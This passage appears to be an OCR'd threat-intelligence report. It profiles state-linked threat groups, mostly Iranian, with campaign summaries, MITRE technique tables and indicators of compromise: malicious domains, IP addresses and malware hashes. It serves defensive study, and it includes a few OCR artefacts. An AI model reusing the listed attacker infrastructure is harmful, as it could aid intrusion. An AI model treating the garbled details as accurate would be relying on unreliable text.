
Show in Table |

Product	Risk
Wiper Messenger 4	● 0
Twitter Media 3	● 0
Twitter Blue Labs 3	● 0

Figure 17: Complete information on threat actors

DEV-0166 & DEV-0842

DEV-0166 and **DEV-0842** are unidentified threat actors whose latest observed activity is dated March 24, 2023, as noted in the accompanying image.



3 MOST RECENT REFERENCES INVOLVING DEV-0842 AND DEV-0166

DEV-0842 and DEV-0166 mentioned

MAR 24 2023

RootCauseAnalysis-Incidents.md

"RootCauseAnalysis-incidents.md >**DEV-0842**
DEV-0166 (IntrudingDivisor)
DEV-0133 (Lyceum) | 5 | Politicians & experts in the energy" Cached

Source GitHub by MehrdadNoush on Mar 24, 2023, 00:03

https://github.com/MehrdadNoush/HighValueTargets/blob/master/RootCauseAnalysis-Incidents.md • Reference Actions • 1+ reference

Wiper (MBR or drive), Microsoft, Ransomware and 2 more mentioned

JUL 2022

Securonix Threat Labs Monthly Intelligence Insights – September - Securonix.

"In July 2022, hackers sponsored by the Iranian government...**Microsoft** assessed that several Iranian actors were involved in this attack, with different actors responsible for different phases, such as **DEV-0842** deploying the **ransomware** and **wiper** malware, **DEV-0166** exfiltrating data, DEV-0133 probing victim infrastructure, and DEV-0142 gaining initial access and exfiltrating data."

Source securonix.com on Oct 17, 2022, 20:16

https://sc.securonix.com/u/G89j1l • Reference Actions • 12+ references

DEV-0861, DEV-0842, DEV-0166 and 4 more mentioned

OCT 11 2022

Multiple Iranian Threat Group Attacks Target The Albanian Government

"**APT34**(aka: **OilRig** and Europium) along with other threat actors tracked as **DEV-0842**, **DEV-0166**(aka: IntrudingDivisor), DEV-0133(aka: **Lyceum**), and **DEV-0861** all played different roles in the attack from initial access, infrastructure discovery, **data exfiltration** as well as **ransomware** and wiper deployment."


Source McAfee Insights on Oct 11, 2022, 21:07

https://www.trellix.com/en-us/advanced-research-center/insights-

Figure 18: DEV-0842 & DEV-0166

TA482 Group

TA482 is a known threat group believed to be affiliated with the Turkish state. It has been involved in campaigns to steal credentials, targeting journalists and media organizations, primarily in the United States. **TA482** employs various techniques such as phishing emails, fake websites, and credential harvesting techniques. Their goal is to access social media accounts and work emails of journalists to spread disinformation or state-sponsored propaganda. The activities of **TA482** have been observed since early 2021, with notable events occurring in 2022. Researchers at Proofpoint have identified **TA482** as one of the state-supported or state-affiliated groups targeting journalists and media organizations, alongside groups associated with China, North Korea, and Iran.



Actors, Tools & TTPs

MITRE ATT&CK Enterprise Identifier	Attack Vector	Malware
T1005 (Data from Local S...	DNS Tunneling	Chinoxy
T1036 (Masquerading)	Phishing	
T1071.004 (DNS)		
T1102 (Web Service)		
T1189 (Drive-by Compro...		
T1204.002 (Malicious File)		
T1422 (System Network C...		
T1426 (System Informati...		
T1566.001 (Spearphishin...		
T1566.002 (Spearphishin...		
T1566.003 (Spearphishin...		
T1589 (Gather Victim Ide...		
T1592 (Gather Victim Hos...		

Figure 19: Matrix of techniques this group uses

Boss Spider

BOSS SPIDER, also known as SamSam, has been active throughout 2018 and is known for the regular updates of its Samas ransomware and acceptance of payments in Bitcoin. It has been noted for distributing ransomware after securing a specific position within targeted systems. Common Tactics, Techniques, and Procedures (TTPs) include the use of tools like MimiKatz and reGeorg, as well as exploiting vulnerabilities to gain access. They primarily target organizations and demand ransom payments in exchange for decrypting compromised systems. BOSS SPIDER has recently been mentioned alongside other threat actors like Flash Kitten, GURU SPIDER, LUNAR SPIDER, NOMAD PANDA, PINCHY SPIDER, RATPAK SPIDER, SALTY SPIDER, and TINY SPIDER.

Ferocious Kitten

Ferocious Kitten, on November 24, 2021, was identified as a new Iranian threat actor exploiting a Microsoft MSHTML Remote Code Execution vulnerability to target various victims. The exploitation involves installing a PowerShell stealer named "PowerShortShell," which enables critical information gathering through screen access, monitoring on Telegram, and system information collection from infected machines. The attack chain begins with spear-phishing emails using specific Microsoft Office documents exploiting a Microsoft Windows MSHTML vulnerability known as "CVE-2021-40444." Once the document is opened, a DLL is downloaded to the targeted system to execute the PowerShortShell file. Afterward, PowerShortShell collects data and sends it to the attacker's Command & Control (C2) server. Microsoft addressed this issue in September 2021, shortly after it was reported to be actively exploited.

This group is thought to be linked to the Iranian government, as the use of Telegram is typical of Iranian threat actors like Infy, Ferocious Kitten, and Rampant Kitten. Users are advised to be cautious with files sent by unknown individuals, keep their computer's operating system, firmware, and applications updated, and use Indicators of Compromise (IOC) to identify unauthorized activities.

Malware
MarkiRAT

Domain
com-view.space
dedyn.io
deltaban.dedyn.io
hr.dedyn.io
irkodex.dedyn.io
microsoft.com-view.space
microsoft.updatei.com
microsoft.updatesystem.site
signin.dedyn.io
updatei.com
updatesystem.site

HASH
274beb57ae19cbc5c2027e08cb2b718dea7ed1acb21bd329d5aba33231fb699d
3a4ef9b7bd7f61c75501262e8b9e31f9e9bc3a841d5de33dcdeb8aaa65e95f76
1e21645147aa4eac33495aa1713ffa30def0758f810ca944580a14be2828643d
3c94eba2e2b73b2d2230a62e4513f457933d4668221992c71c847b79ba12f352
405deb3a129df7b56357966b723a14c0aa9bc3615e2a20fccd7d2b5a8ceab30d
489b895ad66f13c2a4ffeb218e735cace2b23d36fa55cd07b7edb4fbc03048cb
54bd9fe21289fac0d48cc388aa35ecdc854d8c81865564dcb21fc1d73d22b86b
636fee51245685de8f85d2d8af1dd1351267dbb9f9e571685a76d3894ed931da
7699c50e8fed564b83fb0996e700fe51900e4f67cec4e669ed431e6a6f120865
a7c25d943f8b8689b4a55771349dd7b746fec094e5cc3f693c90801560a1808c
b71c87ad8a0d179fc317656b339a57f2775b773c0fc54ea2b0b8d171b7af7a8a
ba300a293cc4bc39dd9d40a3c53ece51ac80af053175361d83d6ecb8735c45af
d723b7c150427a83d8a08dc613f68675690fa0f5b10287b078f7e8d50d1a363f
e7986cd2d31edd7ccb872dc1f0f745be6a483676ce0291f3c88b94b0e2306ea0
ec7196e98b7990b69ed58f49e5a87d1fda8bf81eb5cd7eeb9176f6e96a754403
fa9c0e0cb88b34d51deb257639314cf54cb11f9867a27579521681a2e17da4c4
3f9c9a10ea3ed0d45c9dbf0540a25c6524307221e74ca65b40d3a9479f0e01cc
4d4c91c8853e98da0fbfb38888366f390be2d11cacdfbeb61f4c6a0e5a3fde19
565bc604865bed71df3ce18e9d8a3338d3a7d5eac44eb7c41ce83d19981d756d
62917a3f6c17ae4f324f2cb94d12414fdb807fd05e90be9ab92f73c67082a477
68594430eaa73ccc652f5c312f2d55e20c5845185bd67d3da46788c9ce2abca8
6e730b257c3e0c5ce6c73ff0f6732ad2d09f000b423085303a928e665dbbee16
b378a1136fddcd533cbdf7473175bf5d34f5eb86436b8eb651435eb3a27a87c6
ce962676090195a5f829e7baf013a3213b3b32e27c9631dc932aab2ce46a6b9b
d793193c2d0c31bc23639725b097a6a0ffbe9f60a46eabfe0128e006f0492a08
e093cce6a4066aa37ed68121fe1464a3e130a3ce0fbb89e8b13651fd7dab842b
f69595fd06582fe1426d403844696410904d27e7624f0dcf65d6ea57e0265168

Domenstic Kitten

The Iranian security forces are utilizing a new variant of Android spyware, named BouldSpy, to monitor members of ethnic minorities in Iran. It is believed that the Iranian security forces confiscated Android mobile devices of the victims following their detention, and subsequently installed a trojan on these devices. The compromised applications included a crypto-currency mining service called CPU-Z, and a VPN application named Psiphon. Researchers have identified victims of the BouldSpy spy operation as members of the ethnic groups Kurds, Azerbaijanis, Baluchis, and Armenians within Iran's minority communities.

BouldSpy can access victims' accounts, installed applications, browser data, call logs, contacts, text message content, and lists of files and directories. Additionally, BouldSpy has capabilities to record phone calls, take photos with the victim's device camera, log keystrokes, track the device's location, and capture screenshots. BouldSpy operates stealthily within Android services when a victim launches one of the affected applications or turns on the device.

BouldSpy also has capabilities similar to ransomware; however, the ransomware code is believed to be non-functional, suggesting that it is either under development or serves as a decoy. BouldSpy can receive commands via a C2 (Command and Control) server, but it can also send commands via text messages.


HASH
0fdfbf20e59b28181801274ad23b951106c6f7a516eb914efd427b6617630f30
184356d900a545a2d545ab96fa6dd7b46f881a1a80ed134db1c65225e8fa902b
29940a2482ecef332499e1da76b42a592f0b2c3fa31881c30fc3e3aa679b70a0
37d4c5a0ea070fe0a1a2703914bf442b4285658b31d220f974adcf953b041e11
4bcda645ac57c1a4956bb2d9700eca24696d5051fba425bf362fdbd055302dce
4ca60767a9d54a1c9633dd6dfb04e224449b31e0f08e4caa008c86dc3357368c
znzspy[.]com
0d09d5e46e779d796a8d295043e5bbd90ac43705fa7ff7953faa5d8370840f93
02c4969c45fd7ac913770f9db075eadf9785d3a7
02d6ca25b2057f181af96d2837486b26231eaa496defdf39785b5222014ef209
039fc34ace1012eff687f864369540b9085b167f0d66023f3b94f280a7fdf8b7
1dc12c6a44852023f1687f9f31a9e58dc7ce96d492a58a3e87dec5aa8f45ba92
290d70472f4b00a1cf01f5c1311aacffaa39057bb1c826c99419999ccef7ae53
3d41830f943c31f69eb6ed7804cc18b289ba2172d258bd118a8503d120318d63
43a92743c8264a8d06724ab80139c0d31e8292ee
4580980a6fb65ea1501464d36306c24d341189e84500562c5a3ac844f9a79525
48d642c2c77eeabff36249c59ce397a9ee5f3d825d735f839c5c05939499406e
4ed6095b43354dcbd65988f59006300a0a5a84ea0bbdb47225afaee8eb5e60d9
5168610b73f50661b998e95a74be25bfe749b6ef
53de1e0963cbc59e78c6143a6f023e2fcefc45a681fadc6d06d400226764d01b
53e00f1e8d2d6aa2d8a0eda2bf2d924fbc6f67db12ac3238d7c4b4520de7fadc
53ed971b48ae0b2ff6bcdd7bf4e8970d6eac3e7cdcd3ae6fa05860b9e5ac58ee
5446e0cf2de0a888571ef1d521b9ada7b34ef33e
54479fbb2f3c8c16714e526925537e738b1b586310c8d15ce10f33327392e879
54e4612ed01d0b601a87bce44ca4ea91d9a5c12fdaea558b48c4038061b47022

5787723b2221464337e6bbe4200aab912f1f711447224e4e6c4c96c451ff41bf
62a48bcb2d2f22017ce67b853654903464c19892a07a3c0ca020048cb049f0cd
63ff362f58c7b6dec8ea365a5dbc6a88ec09dacf
68a1452172636b081873b9f7c1ae3794035c4ff50d5538b656caf07016b74d07
7f603216a0a7bae2c8cec65a800608ac22cfff8cd98c699677e44d36267a9798
826aa303e50e6cd093c7339a8d8ff70b7385e5322d9de5b7c5d832bed83a4651
8324266e25d6a8dbc6e561e035b9e713c3bd339ba9bb5e5b9d4f0821a0262510
88d03e683c01d9979c752844579bd367892edbbdc876b03df8e1d09412f761c5
9156f5bd322306c9038a3bc830e53e7b13c272e121fb70b3b8d7d9968fb97e4f
9ab1898ea9b153fa9203a19c7f25fa28231e8a1cb28540f5da1903615bee3818
a0cfad29e816403c35db5eb713dfc468084afd578c38f9f610e15a7460882986
a3797856766fef6651f8c679febd12378fc3196c5cc74923d90377045107700d
a5b5f6027b463d82fded3c38153086d5accc466df33123070ea541e62124b943
b1df569ad4686e16ec0c661733d56778f59cdb78207a3c2ad66df9b9828c84ab
bd7779e6100e07b3eae67bfcdc53f1f08468651240229e284cca60e2b953496b
c70d4d5e13b043ad25a298cea095a2667f9c7cd47bdc2a27512812d0c02a1e63
ca730b8b355e44919629a958d940e77eb1b4cd0c1bbe2ab94a963222f2723f57
ccef7ca705b899fe337eda462d38216c414c0cfe41052dec102c8f6d8876ad8a
cf3b12fd9dec79a366f1c897f2b843d1913168df03e496190ddf2561fbfe22f3
d14b50e8a284bd49dbcae7978f08c3d756e17973dcc8992e42f88d2dda331732
d90168d1f3568b5909d2e14288300ede298f6c663b51e883e7eb5d8d70277423
d90901bf338378fb6e7d39edb57321d0f980289aa8585f0c2a1d86aa9e7ee4d8
e069bcd473c83b937db46243dd53e8856b5be6d0ade880c0ec61107054a7e32e
e7a6925f0fe03108b965a3cf9f2fe1204add376ecde68bafd872e9d828d762e9
f1728125f37ca8738b19b418a3fe896e9bdcde5aed6559db3eea55f4e17602c4

Malicious Domains
firmwaresystemupdate[.]com
appsoftupdate[.]com
israelhourglass[.]com
parsun[.]com
seraj[.]ir
systemdriverupdate[.]com
znzspy[.]com
arash.naderpour@gmail[.]com
naderpour@gmail[.]com

Malicius IP addresses
149.56.92.127
192.99.251.49
192.99.251.50
192.99.251.51
192.99.251.54
84.234.96.117
149[.]56[.]92[.]127

185[.]132[.]177[.]122
188[.]253[.]2[.]120
188[.]253[.]2[.]184
188[.]253[.]2[.]198
188[.]253[.]2[.]58
188[.]253[.]2[.]76
192[.]99[.]251[.]49
192[.]99[.]251[.]50
192[.]99[.]251[.]51
192[.]99[.]251[.]54



Indicators & Detection Rules

Domain	
appsoftupdate.com	● 15
firmwaresystemupdate.c...	● 15
systemdriverupdate.com	● 10
znzspy.com	● 5

Hash	
02d6ca25b2057f181af96d...	● 89
039fc34ace1012eff687f86...	● 89
bf482e86d512da46126f0...	● 89
b1df569ad4686e16ec0c6...	● 88
290d70472f4b00a1cf01f5...	● 86
9156f5bd322306c9038a3...	● 86
3d41830f943c31f69eb6ed...	● 85
48d642c2c77eeabff36249...	● 85
53e00f1e8d2d6aa2d8a0e...	● 85
54479fbb2f3c8c16714e52...	● 85
5787723b2221464337e6b...	● 85
7f603216a0a7bae2c8cec6...	● 85
8324266e25d6a8dbc6e56...	● 85
ccef7ca705b899fe337eda...	● 85
ca730b8b355e44919629a...	● 84
d90168d1f3568b5909d2e...	● 84
f1728125f37ca8738b19b4...	● 84
68a1452172636b081873b...	● 83
88d03e683c01d9979c752...	● 81
e069bcd473c83b937db46...	● 80

8+ more in Table

IP Address	
97.74.229.113	● 24
185.132.177.122	● 5

Actors, Tools & TTPs

MITRE ATT&CK Enterprise Identifier
T1041 (Exfiltration Over C...
T1418 (Software Discovery)
T1426 (System Informati...
T1432 (Access Contact List)
T1444 (Masquerade as Le...
T1476 (Deliver Malicious ...
T1533 (Data from Local S...

Attack Vector
Data Exfiltration

Malware
FurBall

Figure 20: The techniques and IOC used

DNSpionage

DNSpionage, a threat activity group attributed to **APT34**, has been observed using an updated version of the Karkoff backdoor, utilizing Microsoft Exchange servers in compromised environments for communication with its Command and Control (C2) server. This version of Karkoff primarily relies on the victim's Exchange Server to gather critical information from the targeted inbox.

HASH
1f47770cc42ac8805060004f203a5f537b7473a36ff41eabb746900b2fa24cc8
27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed
82285b6743cc5e3545d8e67740a4d04c5aed138d9f31d7c16bd11188a2042969
097e5c804b16974c6b8442c4ab0bee5a4f492e2ab98080c9e3f64e1f596c3165
559d9d8bf66fdcfed078d636c1e5e94a
b1d621091740e62c84fc8c62bcdad07873c8b61b83faba36097ef150fd6ec768
ba2ed97dd5673e07dfc4b1ab8153d4fb25fafc04
d6b876d72dba94fc0bacbe1cb45aba493e4b71572a7713a1a0ae844609a72504
f91c5250b33fc5f95495c5e3d63b5fde7ca538178feb253322808b383a26599d

2943e69e6c34232dee3236ced38d41d378784a317eeaf6b90482014210fcd459
07e791d18ea8f2f7ede2962522626b43f28cb242873a7bd55fff4feb91299741

Malwares	Karkoff
	DNSpionage
Organizations	APT34 OilRig (Cobalt Gypsy, Helix Kitten, Timberworm, Twisted Kitten)
Hashes	d6b876d72dba94fc0bacbe1cb45aba493e4b71572a7713a1a0ae844609a72504
	f91c5250b33fc5f95495c5e3d63b5fde7ca538178feb253322808b383a26599d
	1f47770cc42ac8805060004f203a5f537b7473a36ff41eabb746900b2fa24cc8
Attacks Vectors	C&C Server
Malware Category	Backdoor

DarkHydrus

On November 19, 2020, tracking of a Phishery server hosted at IP address 23.106.122.136 revealed communications with a suspected Lebanese victim organization, the Islamic University of Lebanon (IUL). The Phishery server was observed communicating with 212.98.139.67, which hosts IUL domains, and a mail server - mail.iul.edu.lb with a verified SSL certificate linked to the same IP.

Data suggests that the Phishery server was in contact with other entities located in Lebanon from October 31 to November 14, 2020. This includes the mail server of the Lebanese Council of Ministers (pcm.gov.lb), hosted at 194.126.1.204, as well as traffic to a mail server mail.medgulf.com.lb (89.108.182.55). A technology and communication provider based in Beirut, Triple C, was also identified among the aforementioned entities with traffic from the Phishery server targeting its mail server, fortimail.triplec.com.lb, hosted at 89.108.141.83.

Significant traffic from the Phishery server to Iranian IPs, likely linked to the Iranian telecommunications provider, MTN IranCell, was observed. This includes traffic to the following IPs: 5.112.24.248, 5.112.121.8, 5.112.200.14, and 5.113.48.173.


A Phishery server was reported to have been created on October 28, 2020, by the same host at IP 23.106.122.136. A domain - usj.email - was configured on the Phishery server and likely spoofed the mail server of Saint Joseph University, an institution reporting Catholic origins and located in Beirut. Network traffic from the victim's network to the Phishery server from Beirut Airport’s server was also discovered:
(mail3.beirutairport.gov[.]lb /194.126.3[.]98).

IUL reports having four branches in Lebanon, including one in the southern suburbs of Beirut. IUL’s website suggests that it is ideologically linked to the Shiite Muslim community in Lebanon and has international agreements with other regional universities, including the Islamic University of Iran, the University of Baghdad in Iraq, and Al-Azhar University in Egypt, among others. Open-source information also suggests that Foenic University is closely associated with the Speaker of the Lebanese Parliament, Nabih Berri, of the Amal Movement.

Since 2019, Berri and other Lebanese politicians have been under increased investigation by the Trump administration in the US for their political alliance with the Lebanese Hezbollah, and in September 2020, the US government sanctioned two Lebanese politicians, Ali Hassan Khalil and Youssef Fenianos, for their political ties to Hezbollah.

Phishery is used for credential harvesting and as a tool for document building, previously employed by DarkHydrus and Dragonfly/DYMALLOY. In a report released by Palo Alto Networks in August 2018, it was observed that DarkHydrus also targeted government bodies and academic institutions in the Middle East.

HASH
eb33a96726a34dd60b053d3d1048137dffb1bba68a1ad6f56d33f5d6efb12b97
f1b2bc0831445903c0d51b390b1987597009cc0fade009e07d792e8d455f6db0
5cc62ad6baf572dbae925f701526310778f032bb4a54b205bada78b1eb8c479c



Indicators & Detection Rules

Hash
eb33a96726a34dd60b053... ● 89
f1b2bc0831445903c0d51... ● 89
5cc62ad6baf572dbae925f... ● 87

Actors, Tools & TTPs

Attack Vector	Malware
Spear Phishing	Phishery
VBA Malware	RogueRobin

Victims & Exploit Targets

Organization
Middle Eastern governm... ● 10

Figure 21: The tactics and techniques of these attackers

Cyber Fighters of Izz Ad-Din Al Qassam

Al Qassam Cyber Fighters, suspected to be operating from Iran with support from one or more local government agencies, were involved in the Operation Ababil campaign, using tools and malware such as Brodos.

Malware	Brodos (Brobot, itsoknoproblembro)
Organization	Al Qassam Cyber Fighters
Companies	Bank of America
	PNC Financial Services
	JPMorgan Chase & Co.
	Wells Fargo
	U.S. Bancorp
Industry	Finance
Countries	United States

Cutting Kitten (Tarh Andishan)

Tarh Andishan is an entity operating in Iran, engaged in a state-sponsored campaign known as Operation Cleaver.

Organizations	Tarh Andishan
	Cleaver (Cutting Kitten, Ghambar, TG-2889)
Country	Iran
Hacker Group Category	Iran Nation State Sponsored

IP Addresses
203.150.224.249
173.192.144.68
78.109.194.114
108.175.152.230
108.175.153.158
184.82.181.48
188.227.180.213
192.111.145.197
64.120.208.74
64.120.208.75
64.120.208.76
64.120.208.78
66.96.252.198
88.150.214.166
88.150.214.168
95.211.241.249
59.253.144.209

CopyKitten

CopyKittens, also believed to operate from Iran with local governmental support, participated in state-sponsored campaigns including Operation Wilted Tulip, utilizing tools and/or malware such as Vminst, TDTESS, Matryoshka, and NetSrv - Cobalt Strike Loader.

Malware	Vminst
	TDTESS
	Matryoshka
	NetSrv – Cobalt Strike Loader
Organization	CopyKittens
Countries	Israel
	Saudi Arabia
	United States
	Jordan
	Germany

	Iran
Hacker Group Category	Iran Nation State Sponsored

Clever Kitten

Clever Kitten is presumed to be operating in Iran, sponsored by governmental agencies.

Malware	RC Shell
Organization	Clever Kitten (Group 41)
Country	Iran
Hacker Group Category	Iran Nation State Sponsored
Products	Acunetix Web Vulnerability Scanner

Cadelle

Cadelle is also believed to operate in Iran under government sponsorship and has used tools and malware such as Cadelspy.

Malware	Cadelspy
Organization	Cadelle
Country	Iran
Hacker Group Category	Iran

Chrysene (Hexane)

Hexane, a group targeting entities related to Industrial Control Systems (ICS) and telecommunications providers, aims to achieve its main objective through focused network attacks, including "Man In the Middle" attacks. It has targeted telecommunications providers in the Middle East, Central Asia, and Africa, showing similarities with activity groups MAGNALLIUM and CHRYSENE due to their interests in oil and gas companies. Victims of this group have been compromised through malicious documents that install malware, facilitating further attack stages. Victims are primarily in critical infrastructure but are divided between ICS and telecommunications. According to Dragos, Hexane does not yet possess the capability to disrupt ICS networks.

Organization	LYCEUM (Hexane)
	CHRYSENE
Sources	Bleeping Computer Forums
	Dragos Blog
Technologies	Critical infrastructure systems
	Industrial Control Systems
Company	Dragos, Inc.
Attack Vector	Man In the Middle Attack

BlackOasis

The risk group known as BlackOasis, also linked with the group NEODYMIUM, has been active in targeted attacks using zero-day exploits. They have been observed distributing the Remote Access Trojan (RAT) FinFisher through the exploitation of CVE-2017-8759. BlackOasis primarily targets individuals and organizations in the Middle East, especially those involved in politics, human rights, and media. Their common Tactics, Techniques, and Procedures (TTPs) include spear-phishing emails with malicious attachments and links, as well as "watering hole" attacks where legitimate websites are compromised to distribute malware. BlackOasis has been active since at least 2017, with the most notable recent event involving the use of the FinFisher trojan to distribute malware via a zero-day exploit.

HASH
9ffcf4ce159e932cfe597695c1f44fe8
df76eda3c1f9005fb392a637381db39cceb2e6a8
14860b17c64e422194719f3359a134710478d112f6928cbd1ee071bf35fbae03
c33fe4c286845a175ee0d83db6d234fe24dd2864
5de70dd41b8efa2b2414c8f28c34c74d389b8b9f
743c02fdeb193e127a7fad6554d50087c9cce85ee9f59fde366307a2597fa9aa

TAG-45

In March 2022, a report listed Indicators of Compromise (IOCs) related to APT LazyScripter, a threat activity group identified by Malwarebytes in February 2021. TAG-45 uses Dynamic DNS for C2, employs various methods focusing on security updates for Microsoft Windows, and uses Remote Access Trojans such as AsyncRAT. Analysis of the infrastructure linked to TAG-45's activity revealed that malware communicated with IP addresses belonging to ISPs based in Iran and Iraq, as well as with globally distributed virtual hosts like **Dutch WorldStream B.V. (ASN 49981).**

HASH
e217101735da4d01fca4b7b8a0ed676c9b41497e612a3185edb732dbb9f4e893
50c67210770cb420d53855360f17b40ba96fe61c2c3de3559e2d13da619433f2
521e56bdd27018ee0f40341bf556f7748f2eebb32a4bd016789a6b7801d010ec
6af3049529b765cddfc943e9700d5f8b3550513a3f9d503b577579a60635709e
776fc1b1d2037e2037f17086b7c3a06a97db6e9082a6c1e618c3ba4c38a25607
7ec2a0575ed15bd2a7a1b5d944871a2f39c0601dff3b28ff53236de71d1b97b4
d6525f2552c90485dc6bb25d0a90e148b230edb8ea375dd9f346527765488c9b
16a361eec2ea98b9144c1dfea83cd369e75e97c24dc7d7c7eb38dbca93d57384
3513a57d9c3ff69d86a2623287bc19b7266e332626dd8e35973946d05bdf5e4f
